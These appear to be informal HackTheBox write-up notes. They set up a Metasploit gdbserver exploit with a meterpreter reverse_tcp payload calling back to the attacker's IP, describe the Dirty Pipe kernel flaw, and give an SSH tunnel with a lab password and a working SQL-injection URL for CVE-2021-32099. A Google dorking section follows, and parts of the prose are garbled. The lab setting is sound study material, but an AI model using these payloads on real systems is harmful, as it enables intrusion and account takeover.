
Hackthebox machine (“backdoor”)

Open the MSF console



“search gdb server”

Use 0



Show options

Set RHOST :-(machine ip) 10.10.11.125

Set RPORT :-1337

Set payloads :- linux/x86/meterpreter/reverse\_tcp


Set LHOST :- (my machine ip ) 10.10.14.31

Set LPORT :- 4444


Show target

Set target 1 (x86\_64 (64-bit)

Exploit



How we enter into the system :-



How We Exploit The kali Linux

The Dirty Pipe

CVE-2022-0847

A flaw was found in the way the “flags” member of the new pipe buffer structure was lacking proper initialization in copy\_page\_to\_iter\_pipe and push\_pipe functions in the linux kernel and could thus contain stale values. An unpriviledged local user could this flaws to write to pages in the page cache backed by read could only files and as such escalated their privileges on the system.


The vulnerability is unofficially rated at a critically server score of 8.8, which is extremely high for a local vulnerability.

CVE-2022-0847 , a vulnerability in the linux kernel since 5.8 which allows overwriting data in arbitrary read-only files. This leads to privilege escalation because unpriviledged processes can inject code into root processes.

This issue reporting by “Max Kellermann (CM4all)”. It is similar to CVE-2016-5195 “Dirty Cow” but is easier to exploit.


The vulnerability was fixed in Linux 5.16.11 , 5.15.35 , 5.10.102.

Admin Bypass With the help of sql injection



Here the machine of the pandora machine


Localhost register



ssh daniel@10.10.11.136 -L 80:localhost:80

passwd- HotelBabylon23

search in google - <https://github.com/ibnuuby/CVE-2021-32099>




CVE-2021-32099

POC copy - <http://localhost:8000/pandora_console/include/chart_generator.php?session_id=a%27%20UNION%20SELECT%20%27a%27,1,%27id_usuario|s:5:%22admin%22;%27%20as%20data%20FROM%20tsessions_php%20WHERE%20%271%27=%271>

Decode the url with the help of url decoder ­:-





Admin panel bypass with the help of sql injection

Google Hacking (Dorking)

What a google dork?

Google dorking is a hacker technique that uses Google Search and other Google application to find security holes in the configuration and computer code that websites are using. [Google dorking could also be used for OSINT.

A Google dork is a search string that uses Google’s custom search operators to filter down search results. When used creatively, these filter down search results. When used creatively, these filters


Down search operators to filter down search results. When used creatively, these filters can return information that wasn’t meant to be found. Exploiting google dorking or Google hacking.

